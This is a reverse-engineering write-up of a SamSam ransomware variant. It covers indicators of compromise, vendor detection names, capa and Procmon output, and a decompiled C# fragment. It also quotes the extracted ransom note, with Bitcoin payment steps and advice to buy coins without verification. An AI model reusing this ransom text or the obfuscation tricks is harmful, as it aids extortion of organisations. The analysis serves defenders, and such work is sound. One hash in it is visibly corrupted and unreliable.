2023

Unveiling the Intricacies of SamSam Ransomware: A Comprehensive Analysis Plus Proactive Threat Emulation

Usman Sikander

Offensive security researcher

medium.com/@merasor07

linkedin.com/in/usman-sikander13/

11/23/2023

Contents

Introduction

This analysis describes the in-depth analysis of SamSam Ransomware. The malware execution flow and chain of attack depends on different variant of SamSam ransomware. The variant, I am analyzing today is developed to exploit windows systems. The delivery of this variant achieved by the RDP brute forcing. The attacker brute forced the windows systems and dropped these two files on victim computers [Exe, Xml]. The SamSam Ransomware is using the RSA-2048 and AES 256 encryption methods to encrypt systems file. The dropped XML file contains the public encryption key. SamSam exhibits relatively fewer instances compared to other malware families like Cryptomix, Cerber, and Locky. This malware variant uniquely targets organizations instead of individual internet users.

Over the past 12 months, the Author has conducted a comprehensive evaluation, making analysis and reverse engineering challenging. While all these samples fall under the umbrella of "SamSam," the attackers have employed various names to label their projects.

Here are some of the .NET project names observed:

- samsam
- MIKOPONI
- RikiRafael
- showmehowto
- wanadoesme
- wanadoesme2
- gonomore
- gotohelldr
- WinDir

The SamSam itself consists of two components:

- An executable
- Keyxml extension file contains the encryption key

Capabilities

- Samsam creates files inside the user directory
- Samsam queries all running process
- Samsam perform discovery and queries GUID
- Samsam utilizes the defense evasion technique Masquerading
- Samsam deletes the backup files
- Samsam encrypts the entire system using RSA-2048
- Creates guard pages, often used to prevent reverse engineering and debugging

Technical Details and Chain flow

File Info:

MD5	286d1495a80c126a63c26a5610d515e6
SHA-1	3840eff73b8b611df62a10cacd75cae181b710b1
SHA-256	0c1504ff73135e2a7920afac1c49c6ed1b11ac120b589fec08a87b05f457ebd2
Vhash	25403655151100af18d0053
Authentihash	9c45f9a8cfbf04e45725de93ab531592410cd011164678a494fb78526bb62407
Imphash	f34d5f2d4577ed6d9ceec516c1f5a744
SSDEEP	768:50JPSh/E2mqzDjA6M9zAgyT0jxsDRpCTwCp5B:ISRxjAB9zPygjxCpCTwCpf
TLSH	T1F63340292AD0E13EE166CA374BFFD35BBFB26D03240B494C1CAE0717491E551AD8365E
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit Mono/.Net assembly
TrID	Generic CIL Executable (.NET, Mono, etc.) (72.5%) | Win64 Executable (generic) (10.4%) | Win32 Dynamic Link Library (generic) (6.5%) | Win32 Executable (generic) (4.4%) | OS/2 Executable (generic) (2%)
File size	51.00 KB (52224 bytes)
PEiD packer	.NET executable


SAMSAM also known as by security vendors:

Security vendors' analysis — Do you want to automate checks?

Ad-Aware	Generic.Ransom.SamSam.C593FFC7	AegisLab	Trojan.MSIL.Generic.j!c
AhnLab-V3	Trojan/Win32.Samas.C1676066	Alibaba	Ransom:MSIL/Samas.5a9e825a
ALYac	Trojan.Ransom.SamSam	Antiy-AVL	Trojan/Generic.ASMalwS.1D06D1E
Arcabit	Generic.Ransom.SamSam.C593FFC7	Avast	Win32:Ransom-AYO [Trj]
AVG	Win32:Ransom-AYO [Trj]	Avira (no cloud)	HEUR/AGEN.1109348
BitDefender	Generic.Ransom.SamSam.C593FFC7	BitDefenderTheta	Gen:NN.ZemsilF.34722.dm0@aqBro3b
Comodo	Malware@#391tvnosf34km	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cybereason	Malicious.5a80c1	Cylance	Unsafe
Cynet	Malicious (score: 99)	Cyren	W32/Azorult.D.gen!Eldorado
DrWeb	Trojan.Encoder.6671	Elastic	Malicious (high Confidence)
Emsisoft	Generic.Ransom.SamSam.C593FFC7 (B)	eScan	Generic.Ransom.SamSam.C593FFC7
ESET-NOD32	A Variant Of MSIL/Filecoder.Samas.B	F-Secure	Heuristic.HEUR/AGEN.1109348
Fortinet	MSIL/FilecoderSamas.B!tr.ransom	GData	Generic.Ransom.SamSam.C593FFC7
Ikarus	Trojan.MSIL.Filecoder	Jiangmin	Trojan.MSIL.qcot
K7AntiVirus	Trojan (004ff8a21)	K7GW	Trojan (004ff8a21)
Kaspersky	HEUR:Trojan-Ransom.MSIL.Generic	Malwarebytes	Malware.AI.2056418218
MAX	Malware (ai Score=100)	MaxSecure	Trojan.Malware.300983.susgen
McAfee	Ransomware-FEF!286D1495A80C	McAfee-GW-Edition	Ransomware-FEF!286D1495A80C
Microsoft	Ransom:MSIL/Samas.E	NANO-Antivirus	Trojan.Win32.Encoder.ejewix

Flow of attack and execution:

The Initial access of victims in this APT campaign achieved by brute forcing the RDP. The attackers dropped two files and executed. The stage 1 file created a batch file in user directory and executed it. The batch file is checking all running processes in loop and looking for main process, if the main process is not running it deletes all files from disk which indicated the self-destruction technique according to MITRE Att&CK. The main process encrypts all systems and leave a ransom note contains the detail about bitcoin address and other communication ways to pay ransom.



Tools and Environment

- *Flare-VM (Windows 10)*
- *REMnux (Simulator)*
- dnSpy
- Cutter
- Detect-it-easy
- RegShot
- ExeInfoPE
- De4dot
- Capa
- Procmon
- Process Hacker
- TcpView
- PE Bear
- PE Studio
- Wireshark

Stage 1 (WinDir.exe)

Basic and Advanced Static Analysis

Basic Information

WinDir.exe:

SHA256: 0c1504ff73135e2a7920afac1c49c6ed1b11ac120b589fec08a87b05f457ebdmd5

MD5: 286d1495a80c126a63c26a5610d515e6

CPU: 32-bits

Language: .Net programming language (c#)

Interesting Strings: "taskkill/f /pid
userprofile\Desktop\Desktop_SALTEAAAAPI2nDcnZ1T3UwfsFQMZjR7XzfWagWbfI2fYA3WAGh4tEAAA
AH8waUVAF3EUA/8505vkPNOOgEMLO1t6CJvcGT6nAesg5YS2M4bKhDkWUKn9catLXAcFPEx0jYQbRX7
gyYQxI9M=</html><body style='background-color:lightgrey;'><pre> <h3>#What happ&#
101;ned to your &#102
;iles?</h3> All y&
#111;ur files enc&#11
4;ypted with RS&#
65;-2048 encrypt&#10
5;on, For more &#1
05;nformation s&#101
;arch in Googl&#10
1; "RSA Encrypti
on" <h3>#How to re&
#99;over files?</h3></cent
er>RSA is a asy&#10
9;metric crypto&
#103;raphic algor&#105
;thm, You need&#3
2;one key for e&
#110;cryption and&#32
;one key for d&#
101;cryption
So y
ou need Priva&#1
16;e key to reco&
#118;er your file&#1
15;.
It's not po&#1
15;sible to reco&
#118;er your file&#1
15; without pri&#118
;ate key <h3>#How to ge&
#116; private key&#63
;</h3> You can ge&#1
16; your private
 key in 3 easy
 step:
Step1: You&#3
2;must send us <
font
color='red'> BitCoins t
o receive ALL &
#80;rivate Keys f
or ALL affecte&
#100; PC's.
Step2: Aft&#1
01;r you send us

<font

color='DrakRed'>Step3:
We will reply&#
32;to your comme
nt with a dec&#11
4;yption softwa
re, You shoul&#1
00; run it on yo&
#117;r affected PC&
#32;and all encry&
#112;ted files wi&#1
08;l be recovere&
#100;
*Our Site A&#
100;dress:<a
href=''>
(If you s&#1
01;nd us Bitcoins to
 receive half&#32
;of keys(rando&
#109;ly) and after
 you verify i&#
116; send 2nd hal&
#102; to receive a
ll keys)
  <h3>How To Acc&#10
1;ss To Our Sit&#10
1;</h3> For access&#
32;to our site y
ou must insta&#
108;l Tor browser
 and enter ou&#1
14; site URL in &#12
1;our tor brows&
#101;r.
You can do&#
119;nload tor bro
wser from <a
href='https://www.torproject.org/download/download.html.en'>https://www.torproject.org/download/d
ownload.html.enFor more i&#11
0;formation ple
ase search in
Google "How t&#11
1; access onion&#3
2;sites"

 <h3># Test Dec&#1
14;yption #</h3>
C&
#104;eck our site&#44
; You can uploa
d 2 encrypted&#3
2;files and we &#

119;ill decrypt your files as demo.
 <h3>#Where to buy Bitcoin</h3>
We advice you to buy Bitcoin with Cash Deposit or WesternUnion From https://localbitcoins.com/ or https://coincafe.com/buybitcoinswestern.php
Because they don't need any verification and send your Bitcoin quickly.

 <h3>#deadline</h3>
You just have 7 days to send us the BitCoin after 7 days we will remove your private keys and it's impossible to recover your files</pre></html>EAAAAL64zV92G5v/huezRw/wRoeWSbwvGFHd5BmNXlmLQMQueyWVUB4aGj3Z5l29zggjaSi5Snwc5quVNu1nbubNCqksA+XzDE+T9+ukEqbwCPErRLDdjc68URMkoWRhF/+DglEoUhJFSZb7Yv3zi8l5ybjwlS8vqPAfApIWftRZlEu1gZqHsJCoJW6icQzYthCz/bF5elu2b/2C43FKr4xkujuU1ADy+qUHNBxik5xtyz91h6A5mHHLdFjSnzRJQrxuGEujeBiLtuldLEO2YiaUB1k=EAAAAEXWRR9lido+6WIcgJ0neEp6YlC1Ul0cHZFdVIYgj2lYWinDir.Properties.Resources”

Inspection: LoadModule, MemoryStream, ToBase64String, FileAccess, RSACryptoServiceProvider

Publickey.keyxml:

SHA256: e5f6ad503c88055b931c7af7ec52dfd09759330633b2ace4dba9722efd5c876

MD5: 4e3e18e6140c64cec89f4be5af25751


Interesting Strings:
<RSAKeyValue><Modulus>5lRbjTmdM2okFAzONhfepTt7gTNMTsSTsXfbbc+ZjpCYjeRzFxD9+Qfxu+moaExNFJGwkwsTLzzX+36/Vszg85jhKlmeTvHyLX2b5SnL93JGN9vchkuMEEcP4SNjzJWHvWxYuJL7vBj4sjV81Fxh4HsZsohED0FtMjAR2RP40YaNs/tfGlmFrPBAmeKJF4+uVuxkr0cHtdhhCH+/BPfdqobfMNQ1eljZj+2lpVYoFPmSOeJFiCvLNEHm8McuEE9BOvSnls5D8hqDbq0TZdoFuGLRpwaEPYqVNvAYh1H9z+kXkiA/TU/GedKJ5

G7bffOkawta7vC7B5kb0DZLpNQw8Q==</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>

Packing

Detect-It-Easy

After opening the sample with detect-it-easy tool it shows me that the binary is not packed but there was at some level I assumed it may be little bit obfuscated and there will be some random strings and junk data to make it difficult for analyst.



Capa-Output

When I performed CAPA analysis on first stage of malware (WinDir.exe), it indicates that the binary is not packed. The detail verbose analysis also tells the binary is obfuscated and it trigger most of the rules which indicated that the binary is using these tactics and techniques according to MITRE ATT&CK framework. The CAPA analysis also indicates that the binary is using RSA and AES encryption algorithms which tells me in the very first stage of analysis that this could be a ransomware. The first stage sample was also performing the system discovery, file discovery and defense evasion like obfuscation and masquerading files.

```
λ capa WinDir.exe
```

md5	286d1495a80c126a63c26a5610d515e6
sha1	3840eff73b8b611df62a10cacd75cae181b710b1
sha256	0c1504ff73135e2a7920afac1c49c6ed1b11ac120b589fec08a87b05f457ebd2
os	windows
format	dotnet
arch	i386
path	C:/Users/shaddy/Desktop/WinDir.exe

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 File and Directory Permissions Modification T1222 Obfuscated Files or Information T1027
DISCOVERY	File and Directory Discovery T1083 System Information Discovery T1082

MBC Objective	MBC Behavior
CRYPTOGRAPHY	Encrypt Data::AES [C0027.001] Encrypt Data::RSA [C0027.011] Generate Pseudo-random Sequence::Use API [C0021.003]
DATA	Decode Data::Base64 [C0053.001] Encode Data::Base64 [C0026.001]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02] Obfuscated Files or Information::Encryption-Standard Algorithm [E1027.m05]
DISCOVERY	File and Directory Discovery [E1083] System Information Discovery [E1082]
FILE SYSTEM	Create Directory [C0046] Delete File [C0047] Read File [C0051] Set File Attributes [C0050] Writes File [C0052]
PROCESS	Create Process [C0017] Create Thread [C0038] Suspend Thread [C0055]


Capability	Namespace
decode data using Base64 in .NET	data-manipulation/encoding/base64
encode data using Base64 (2 matches)	data-manipulation/encoding/base64
encrypt data using AES via .NET	data-manipulation/encryption/aes
encrypt data using RSA	data-manipulation/encryption/rsa
generate random bytes in .NET	data-manipulation/prng
access .NET resource	executable/resource
query environment variable	host-interaction/environment-variable

Static Analysis

When I opened the sample using DnSpy and start analyzing the code at very first stage of analysis, I found some random strings and junk data in the main function. This could be to mislead the malware analyst or could be used to bypass static detection of security controls.

```
if (!string.IsNullOrEmpty(args[0]) && File.Exists(args[0]))
{
    Program.pubbbbbbbbbbbkkkkkey = File.ReadAllText(args[0]);
}
if (!Directory.Exists(Program.dire_c_toryy_ofdelll))
{
    Directory.CreateDirectory(Program.dire_c_toryy_ofdelll);
}
"hzsjfhicykshkdjghkdhgbvgkdjdfg" + "sfkjadgw6wuitafgjsdksd" + "nksjfgqd7trugfjsdfsd" + "fsgahfgfuygiteryugfjhdf";
Thread.Sleep(865);
"kzjzgyshdkgdgkalshdlkghksdhgjhfd" + "aaesdfghsjdgldfhdjsgdg" + "skjgfasbgjfsjfhsgfjsf";
Thread thread = new Thread(new ThreadStart(Program.ru_nlo_opf_or_chek_));
"sfsfgcbdsfygjfsgsfgsj" + "sfstsygfskfksgfkjskjfsf" + "mkjnhbgvfcdxszzdxfcgvhbj";
thread.Start();
Thread.Sleep(2235);
```


In my static analysis of SamSam ransomware, I found some encrypted bytes and string type variable which are storing the string value after decrypting the bytes. The SamSam ransomware is using the DecryptStringAES() function which were taking two parameter one the cipher text and the second was shared secret key. So, at this point I decided to start dynamic analysis and to extract the decrypted string at run time.



Basic Dynamic Analysis

Procmon and Process Hacker

As an offensive security researcher, I always prefer Procmon and process hacker in my first detonation of malware sample which I analyze. When I executed the sample and captured all traffic using Wireshark and captured the all activities using Procmon, I noticed some interested activities on Procmon. I applied filter on Procmon to check either SamSam write any file or downloading any file on disk at runtime. I noticed that the sample first looking the public key file, if the public key file is existed it execute itself and write a (msctlcpx.bat) file on disk. After writing the batch file it checks the batch file exists and execute that batch file.




Time ...	Process Name	PID	Operation	Path	Result	Detail
3:51:4...	WinDir.exe	2332	QueryStandardInformationFile	C:\Windows\System32\shfolder.dll	SUCCESS	AllocationSize: 12,...
3:51:4...	WinDir.exe	2332	ReadFile	C:\Windows\System32\shfolder.dll	SUCCESS	Offset: 0, Length: 1...
3:51:4...	WinDir.exe	2332	ReadFile	C:\Windows\System32\shfolder.dll	SUCCESS	Offset: 10,240, Len...
3:51:4...	WinDir.exe	2332	CreateFileMapping	C:\Windows\System32\shfolder.dll	SUCCESS	SyncType: SyncTy...
3:51:4...	WinDir.exe	2332	ReadFile	C:\Windows\System32\shfolder.dll	SUCCESS	Offset: 8,704, Leng...
3:51:4...	WinDir.exe	2332	CloseFile	C:\Windows\System32\shfolder.dll	SUCCESS	
3:51:4...	WinDir.exe	2332	CreateFile	C:\ProgramData	SUCCESS	Desired Access: R...
3:51:4...	WinDir.exe	2332	QueryBasicInformationFile	C:\ProgramData	SUCCESS	CreationTime: 12/7...
3:51:4...	WinDir.exe	2332	CloseFile	C:\ProgramData	SUCCESS	
3:51:4...	WinDir.exe	2332	CreateFile	C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\ntdll.dll	NAME NOT FOUND	Desired Access: R...
3:51:4...	WinDir.exe	2332	CreateFile	C:\Users\shaddy\Desktop\publicKey.keyxml	SUCCESS	Desired Access: R...
3:51:4...	WinDir.exe	2332	QueryNetworkOpenInformationFile	C:\Users\shaddy\Desktop\publicKey.keyxml	SUCCESS	CreationTime: 11/2...
3:51:4...	WinDir.exe	2332	CloseFile	C:\Users\shaddy\Desktop\publicKey.keyxml	SUCCESS	
3:51:4...	WinDir.exe	2332	CreateFile	C:\Users\shaddy\Desktop\publicKey.keyxml	SUCCESS	Desired Access: G...
3:51:4...	WinDir.exe	2332	ReadFile	C:\Users\shaddy\Desktop\publicKey.keyxml	SUCCESS	Offset: 0, Length: 4...
3:51:4...	WinDir.exe	2332	ReadFile	C:\Users\shaddy\Desktop\publicKey.keyxml	END OF FILE	Offset: 415, Length...
3:51:4...	WinDir.exe	2332	CloseFile	C:\Users\shaddy\Desktop\publicKey.keyxml	SUCCESS	
3:51:4...	WinDir.exe	2332	CreateFile	C:\ProgramData\CrashLog	NAME NOT FOUND	Desired Access: R...
3:51:4...	WinDir.exe	2332	CreateFile	C:\ProgramData\CrashLog	NAME NOT FOUND	Desired Access: R...
3:51:4...	WinDir.exe	2332	CreateFile	C:\ProgramData	SUCCESS	Desired Access: R...
3:51:4...	WinDir.exe	2332	QueryNetworkOpenInformationFile	C:\ProgramData	SUCCESS	CreationTime: 12/7...
3:51:4...	WinDir.exe	2332	CloseFile	C:\ProgramData	SUCCESS	
3:51:4...	WinDir.exe	2332	CreateFile	C:\ProgramData\CrashLog	SUCCESS	Desired Access: R...
3:51:4...	WinDir.exe	2332	CloseFile	C:\ProgramData\CrashLog	SUCCESS	
3:51:4...	WinDir.exe	2332	CreateFile	C:\ProgramData\CrashLog\msctlcpx.bat	SUCCESS	Desired Access: G...
3:51:4...	WinDir.exe	2332	WriteFile	C:\ProgramData\CrashLog\msctlcpx.bat	SUCCESS	Offset: 0, Length: 2...
3:51:4...	WinDir.exe	2332	CloseFile	C:\ProgramData\CrashLog\msctlcpx.bat	SUCCESS	
3:51:4...	WinDir.exe	2332	CreateFile	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\sorttbls.nlp	SUCCESS	Desired Access: G...
3:51:4...	WinDir.exe	2332	QueryStandardInformationFile	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\sorttbls.nlp	SUCCESS	AllocationSize: 20,...
3:51:4...	WinDir.exe	2332	CreateFileMapping	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\sorttbls.nlp	FILE LOCKED WITH ONLY READERS	SyncType: SyncTy...
3:51:4...	WinDir.exe	2332	QueryStandardInformationFile	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\sorttbls.nlp	SUCCESS	AllocationSize: 20,...
3:51:4...	WinDir.exe	2332	CreateFileMapping	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\sorttbls.nlp	SUCCESS	SyncType: SyncTy...
3:51:4...	WinDir.exe	2332	CreateFile	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\sortkey.nlp	SUCCESS	Desired Access: G...
3:51:4...	WinDir.exe	2332	QueryStandardInformationFile	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\sortkey.nlp	SUCCESS	AllocationSize: 266...
3:51:4...	WinDir.exe	2332	CreateFileMapping	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\sortkey.nlp	FILE LOCKED WITH ONLY READERS	SyncType: SyncTy...
3:51:4...	WinDir.exe	2332	QueryStandardInformationFile	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\sortkey.nlp	SUCCESS	AllocationSize: 266...
3:51:4...	WinDir.exe	2332	CreateFileMapping	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\sortkey.nlp	SUCCESS	SyncType: SyncTy...
3:51:4...	WinDir.exe	2332	ReadFile	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\sortkey.nlp	SUCCESS	Offset: 0, Length: 3...
